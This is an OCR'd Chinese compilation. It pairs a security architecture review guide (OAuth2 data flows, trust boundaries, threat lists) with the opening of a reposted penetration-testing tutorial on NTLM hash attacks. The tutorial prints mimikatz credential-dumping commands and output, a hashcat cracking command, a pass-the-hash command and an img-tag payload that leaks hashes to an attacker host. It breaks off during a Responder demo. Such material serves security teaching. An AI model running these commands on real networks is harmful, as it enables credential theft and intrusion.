


组件说明：

组件名称	功能描述	采用的技术
WebUI	用户访问入口	采用 Java 开发语言，
service	为第三方 SOA 服务提供功能 API 接口	http/ XX 框架/..
DB	保存配置信息	MySQL
Store	XX 数据存储	API/CEPH
IAM	实现用户认证和权限控制	CAS/Oauth/Java
MQ	消息队列作为任务数据提供给外部服务消费	Kafka
External Service1	服务客户端，通过服务的（RPC）API 接口访问服务资源实现服务调用	Java/RPC/...

2.4.2 应用场景的数据流图

注意，应用场景要尽量全，不仅要涉及日常使用场景，还需要覆盖从服务注册、接入到使用乃至注销变更等生命周期的所有场景都覆盖。（注：可以通过审查系统日志、配置等信息进行确认）。下图是笔者依据 Oauth2 服务委托场景的一个数据流图。图中每个访问数据流都进行了标记和说明。你也可以把说明放在图后面列出，这样图更简洁。



这是 Oauth2 的典型场景，部件先描述一下：

\1. Resource Owner：资源所有者，实际上就是用户，属于权限委托方；2. User Agent：用户端设备的应用程序，如浏览器，或者手机的 App，也有类似于微信小程序的东东；

\3. Client：前端应用，接受用户的一手请求，并要受用户 resource owner 的委托，代替用户访问其他服务中的属于用户的资源，包括数据资源；

\4. Resource Server：实际存储并提供数据资源的后台应用，他无法和用户直接接触，需要一定途径验证用户的委托行为：谁 Resource owner，委托谁 Client 访问什么？这里注意，Oauth 只负责可靠的验证委托关系，但 Resource owner 是否具有数据的访问权限，并不负责，这个 User – resource 的 mapping 关系，需要权限控制系统完成。这是我们另外一个项目鉴权服务；

\5. Authorization Server：Oauth 的核心服务，实现委托申请、验证、发牌、验牌的全过程。

2.4.3 识别关键技术

除了画出架构和数据流图，还要列出系统各个组件使用的技术、模块，包括但不局限于操作系统、数据库和其他中间件存储组件，给出技术清单。对于内部依赖的组件，要求必须经过评审；对于外部组件，要求必须进行过扫描和安全配置评审，确保没有漏洞。

2.4.4 识别关键资产

形成系统处理的数据清单，并明确它的生成、传输、存储是否加密，访问控制是否到位。明确这些数据的密级，以及保护需求。这里要注意，除了业务数据、访问系统的密码、加密的密钥等数据凭证需要作为最核心的资产首先要标示出来。形成应用的资产清单，从域名、微服务 ID、主机集群、IP 地址，域名，使用的各种组件清单。

此外，还包括应用的研发、项目资源，如代码仓库，制品库，系统镜像。

2.4.5 安全防护配置记录

要深入理解当前安全防护的设计和实现机制。这部分需要安全专家详细评审，并依据安全需求进行一一确认。主要审查以下几项：安全防护机制是否覆盖所有的访问入口和资源？防护技术采用的算法和具体实现是否存在缺陷？是否有明确的安全策略，配置是否进行过审计？尤其要注意自创的算法和实现方案，往往容易出现漏洞。

具体的防护机制需要采集的信息有：

认证系统相关信息 权限控制系统相关信息

加密方案以及实现机制

包括密码和凭据的生成，保存方案

业务敏感数据的存储加密方案

传输通道的加密方案

日志审计和监控方案

网络隔离方案

2.5 攻击面分析和威胁建模

安全架构分析的核心，就是威胁建模。威胁建模是微软 2000 年左右，作为 SDL 的核心模块提出并实践的安全架构分析方法。微软当初本想一统软件安全方法论，威胁建模一度成为事实的标准。即使在今天，威胁建模依然是安全领域的主要架构评估方法。但 SDL 两个问题制约了它的发展：第一个是太重了，流程化的东西太过繁琐、僵化。面对微服务、DevOps 等小、快、零的开发模式明显头重脚轻，无法集成到产品的流水线当中；第二是太追求傻瓜化，和微软其他软件理念一样，希望教给一个小白都可以完成安全评审，忽略了安全系统中的复杂性和专业性。

笔者针对互联网公司微服务化，快速迭代等特征，对 SDL 和威胁建模进行了一定的简化，保留和其核心的攻击面分析以及威胁列表部分元素。威胁建模过程主要分攻击面分析（过程）和威胁列表(结果）两部分。

2.5.1 攻击面分析

就像大厦只有入口才会部署门禁和保安一样。数字世界也有墙，也有门。你需要的是识别这些墙和入口。简单来说，信任边界就是数字世界的墙。而 Web UI 访问接口如 API、RPC 等网络访问入口就是数字世界的门。识别信任边界和访问入口就是攻击面分析的核心内容。

2.5.2 识别信任边界

常用的信任边界有哪些?

网络边界：常用的有 Internet、办公网、开发测试网、生产网，或安全生产网（Security Zone）。这些边界往往由防火墙把守，实现四层的隔离。 应用、服务边界：不论是微服务还是单体架构，服务往往会形成自己的集群，服务内部相当于一个可信区，内部组件可以自由访问。

主机边界：主机通常是服务的载体，也是服务实现的原子单位。

用户边界：你懂的。

租户、项目逻辑边界：对于 SaaS 层服务，用户资源是共享在一个公用的集群，并没有明显的物理边界，实际的边界是通过基于认证和权限的访问控制隔离的。

能否画出一个架构图中的所有信任边界呢？应该很难。从逻辑架构图上，识别网络边界、服务边界相对容易。但更细粒度进行标记，就会很乱。所以这部分边界你只要记住，在访问入口识别的时候就可以了。

2.5.3 识别攻击入口

正向攻击入口识别很简单。我们之前不是画出所有场景的数据流图了吗？每一个数据流入、流出的入口点就是攻击入口。你需要在每一个数据入口点对应的信任边界识别有哪些必要的防护机制缺失，就能识别出漏洞，生成威胁列表了。把缺失的防护机制补上，就相当于修复了，是不是很简单?

2.5.4 威胁列表

威胁列表是整个安全架构评审中重要的产出。笔者凭多年的安全评审经验，奔着简单、实用的原则对威胁列表进行了改造。具体字段和描述如下：

威胁 ID 威胁描述

某某资产对象，在某过程中，未做 XX 防护或者 xx 防护缺失，导致 XX 信息泄漏。

威胁分类

有多种分类方法，为找出漏洞的共性与解决方案挂钩，笔者做了如下分类。如果公司内部已经有了一套漏洞分类机制，建议整合一下，方便统计。

值

身份认证

日志审计

权限控制

流量加密

静态或者存储加密

账户、凭据保护

服务鉴权

特权账户或服务保护

网络隔离

威胁等级

两个因素：产生的影响和触发的容易程度，可以参考 DREAD 模型

值：高中低

威胁来源

这块结合整个安全评审上下文，重点是反映漏洞发现能力的指标

值

架构评审

代码审核

安全测试

外报和渗透测试

威胁状态

跟踪威胁进度

值

创建

已确认（代码确认、测试确认、人为确认）

修复（未验证）

修复（已验证）

修复方案

通用问题，需要启动安全控制项目，本字段做项目-漏洞关联

值

更新代码、配置（快速修复）

解决方案修复（指明解决方案 ID）

2.6 深度分析和解决方案

到输出威胁列表为止，安全架构评审的主要工作算完成了。不过，目前为止威胁列表还是零散的。如果只是单个系统，也就把一个个漏洞都修了算了。但现实情况是，你可能不仅仅有一个应用，而是成百上千、成千上万的应用；单个应用也要不断增加新功能、迭代新版本。因此安全架构评审的目标，不仅仅输出安全的结果，还要输出安全的能力。对严重的、重复出现的安全问题进行根因分析，发掘导致漏洞的背后的原因，可以分析出目前安全建设的主要缺失。主要从安全流程、平台和技术支撑和人员的安全意识和能力几个方面进行复盘，孵化出后面的重点工作和安全项目。并在整体安全原则、安全理念达成共识，制定出总体和细分领域的安全策略、安全基线，构建强大的安全技术栈、安全火药库，从技术上解决问题。

2.7 总结

本文给大家介绍了进行安全架构评审的方法，看起来似乎不是很难。的确，按照这个方法，在评审的完整度和覆盖率上会有很大的提高。但要记住，在网络安全的世界，发现问题比解决问题容易。真正的专家是有对问题的闭环能力，就是落实安全解决方案的能力。简单来说，这个方法只是给你的一个皮。如果没有对安全技术的扎实的理解的这个肉，你的评审的准确度、权威性会受到挑战。具体如何扎扎实实的提高安全技术，可以参考一些文献，最重要的是要多学习，多实践。

2.8 参考

OWASP Top 10OWASP ASVS

构建安全的软件

微软威胁建模

Cisco 网络安全体系结构

Amazon Security

Google Security

DevOps Security

NIST SP800 系列

CIS security Benchmark

Nist Framework for Improving Critical Infrastructure Cybersecurity

CIS Top20 Security Controls

2.9 团队介绍

美团安全部的大多数核心人员，拥有多年互联网以及安全领域实践经验，很多同学参与过大型互联网公司的安全体系建设，其中也不乏全球化安全运营人才，具备百万级 IDC 规模攻防对抗的经验。安全部也不乏 CVE‘‘挖掘圣手’’，有受邀在 Black Hat 等国际顶级会议发言的讲者，当然还有很多漂亮的运营妹子。目前，美团安全部涉及的技术包括渗透测试、Web 防护、二进制安全、内核安全、分布式开发、大数据分析、安全算法等等，同时还有全球合规与隐私保护等策略制定。我们正在建设一套百万级 IDC 规模、数十万终端接入的移动办公网络自适应安全体系，这套体系构建于零信任架构之上，横跨多种云基础设施，包括网络层、虚拟化/容器层、Server 软件层（内核态/用户态）、语言虚拟机层（JVM/JS V8）、Web 应用层、数据访问层等，并能够基于 ‘‘大数据 + 机器学习’’ 技术构建全自动的安全事件感知系统，努力打造成业界最前沿的内置式安全架构和纵深防御体系。

随着美团的高速发展，业务复杂度不断提升，安全部门面临更多的机遇和挑战。我们希望将更多代表业界最佳实践的安全项目落地，同时为更多的安全从业者提供一个广阔的发展平台，并提供更多在安全新兴领域不断探索的机会。

内网渗透——针对 hash 的攻击

作者：VoltCary

原文链接：https://www.anquanke.com/post/id/177123

3.1 0x01 前言

本文从 hash 获取方式，爆破 hash，hash 中转，中继等方面全面分析，以直观详细的实践来了解攻击过程，过程比较详细，请耐心观看。

3.2 0x02 什么是 NTLM-hash、net NTLM-hash

NTLM hash 是 windows 登录密码的一种 hash，可从 Windows 系统中的 SAM 文件和域控的 NTDS.dit 文件中获得所有用户的 hash（比如用 Mimikatz 提取），获取该 hash 之后，可进行爆破明文、哈希传递(PtH 攻击)，

Net-NTLM 的 hash 是基于 NTLM 的 hash 值经过一定的算法产生的，获取 Net-NTLM 的 hash 之后，可进行爆破明文、利用 smb 进行中继攻击，该 hash 不能进行哈希传递攻击。什么是 NTLM hash?


NTLM hash 的生成方法：

1、将明文口令转换成十六进制的格式

2、把十六进制转换成 Unicode 格式，每个字节之后添加 0x00

3、再对 Unicode 字符串作 MD4 加密，生成 32 位的十六进制数字串

这里我通过 mimikatz 工具先直观的了解 NTLM hash，mimikatz 直接从 lsass.exe 里获取 windows 处于 active 状态账号明文密码，以 windows server2012 为例：



从上图发现：

NTLM hash：A1E33A2281B8C6DBC2373BFF87E8CB6E

明文密码：123456Abc

3.3 0x03 对 NTLM hash 暴力破解

如果通过其它途径获得此 hash，即 A1E33A2281B8C6DBC2373BFF87E8CB6E，可用 hashcat 进行字典暴力破解，Hashcat 参数如下：

hashcat64.exe -m 1000 A1E33A2281B8C6DBC2373BFF87E8CB6E example.dict -o out.txt —force

```
* Runtime...: 0 secs

The wordlist or mask that you are using is too small.
This means that hashcat cannot use the full parallel power of your device(s).
Unless you supply more work, your cracking speed will drop.
For tips on supplying more work, see: https://hashcat.net/faq/morework

Approaching final keyspace - workload adjusted.


Session..........: hashcat
Status...........: Cracked
Hash.Type........: NTLM
Hash.Target......: a1e33a2281b8c6dbc2373bff87e8cb6e
Time.Started.....: Sun Mar 31 20:32:21 2019 (0 secs)
Time.Estimated...: Sun Mar 31 20:32:21 2019 (0 secs)
Guess.Base.......: File (example.dict)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  6004.6 kH/s (5.93ms) @ Accel:128 Loops:1 Thr:64 Vec:1
Recovered........: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.........: 128420/128420 (100.00%)
Rejected.........: 0/128420 (0.00%)
Restore.Point....: 0/128420 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: 0 -> zzzzzzzzzzz

Started: Sun Mar 31 20:32:20 2019
Stopped: Sun Mar 31 20:32:22 2019

C:\Users\VoltCary\Downloads\hashcat-5.1.0>
```

安全客 (www.anquanke.com)

参数说明：‘

‘-m 选择哈希类别，1000为NTLM‘

‘-o 输出破解成功的明文‘

‘example.dict 明文字典

打开 out.txt，发现明文 123456Abc

注意：

由于 windows server2012 r2、windwos 8.1 以及更高版本都做了加固，即禁止明文缓存到内存，而 mimikatz 是基于内存获取明文密码，则无法直接通过 mimikatz 获取明文密码，直接提取结果为 “null’’，但可通过修改注册表来获取。

```
mimikatz # sekurlsa::logonpasswords
ERROR kuhl_m_sekurlsa_acquireLSA ; Handle on memory (0x00000005)

mimikatz # sekurlsa::minidump C:\Users\test\AppData\Local\Temp\lsass.DMP
Switch to MINIDUMP : 'C:\Users\test\AppData\Local\Temp\lsass.DMP'

mimikatz # sekurlsa::logonpasswords
Opening : 'C:\Users\test\AppData\Local\Temp\lsass.DMP' file for minidump...

Authentication Id : 0 ; 133452 (00000000:0002094c)
Session           : Interactive from 1
User Name         : test
Domain            : DESKTOP-PK000IB
Logon Server      : DESKTOP-PK000IB
Logon Time        : 2018/9/8 15:53:02
SID               : S-1-5-21-209339499-3664010399-3702167521-1000
        msv :
         [00000003] Primary
         * Username : test
         * Domain   : DESKTOP-PK000IB
         * NTLM     : 31d6cfe0d16ae931b73c59d7e0c089c0
         * SHA1     : da39a3ee5e6b4b0d3255bfef95601890afd80709
        tspkg :
        wdigest :
         * Username : test
         * Domain   : DESKTOP-PK000IB
         * Password : (null)
        kerberos :
```

安全客 (www.anquanke.com)

参考

受保护用户 (Protected Users)

http://www.bubuko.com/infodetail-2077149.html

3.4 0x04 NTLM 哈希传递

哈希传递通俗来讲，就是不需要明文登录，用 NTLM hash 可直接进行登录。

在我们使用某服务时，Windows 会带上自身的认证信息进行尝试登录，这个认证信息其实就是 Net-NTLM 的 Hash，我们使用哪些服务会让 Windows 带上自身认证信息登录？如访问 smb 共享文件夹等，此时会使用认证信息尝试登录，并且调用 lsass 内存中的 hash 缓存尝试登录，此时使用 mimikatz 等工具修改缓存的 hash 为获取得到的 hash，从而使用修改的 hash 进行登录，这是哈希传递的原理。文章后面讲到的获取 Net-NTLM 的 hash，其实就是利用带认证信息访问 smb，如让管理员访问此 wdb：`<img src="\192.168.191.129xx">`，192.168.191.129 被攻击者控制的一台内网 PC，可获取管理员的 Net-NTLM hash。

先讲下认证请求过程：

1、客户端先对在本地对密码加密成为密码散列

2、客户端发送认证请求，即发生明文账号

3、服务器返回一个16位的随机数字发送给客户端，作为一个 challenge

4、客户端再用步骤1的密码散列来加密这个 challenge ，作为 response返回给服务器。

5、服务器把用户名、给客户端的challenge 、客户端返回的 response ，发送域控制器


6、域控制器使用此用户名在SAM密码管理库的密码散列，加密给客户端的challenge

7、与步骤4客户端加密的challenge比较，如果两个challenge一致，认证成功


哈希传递漏洞发生在步骤 4 中，直接使用修改缓存后的 hash，进行 challenge 加密，对 challenge 加密的 hash 已经不是发送账号对应的 hash，而是攻击者通过其他途径获取的 hash 进行 challenge 加密。

Pth 攻击演示：


靶机 ip：



攻击机 ip：



假设已经获得 NTLM hash：



管理员身份运行 mimikatz：

mimikatz 执行命令参数：

```
sekurlsa::pth /user:Ancert /domain:WIN-0HEOPTAL9L4 /ntlm:A1E33A2281B8C6DBC2373BFF87E8CB6E
```

此时再进行其它认证操作，可直接用获取的目标 hash 进行登录认证。

3.5 0x05 Net-NTLM hash 获取

Net-NTLM hash 不能直接获取，通过 Responder 工具进行拦截获取，此 hash 不能进行哈希传递，但可进行中继转发，利用 Responder 等中间人工具，结合其它工具可自动化进行拦截获取并中继转发，其它工具如 Impacket 的 ntlmrelayx.py 进行中继转发。


在攻击机上运行 Responder，此时攻击机模拟为 SMB 服务让受害者进行认证登录，通过设置几个模拟的恶意守护进程（如 SQL 服务器，FTP，HTTP 和 SMB 服务器等）来直接提示凭据或模拟质询 – 响应验证过程并捕获客户端发送的必要 hash，当受害者机器尝试登陆攻击者机器，responder 就可以获取受害者机器用户的 NTLMv2 哈希值。。

Responder 下载安装：


`https://github.com/lgandx/Responder`

Responder 操作演示

客户端 IP：



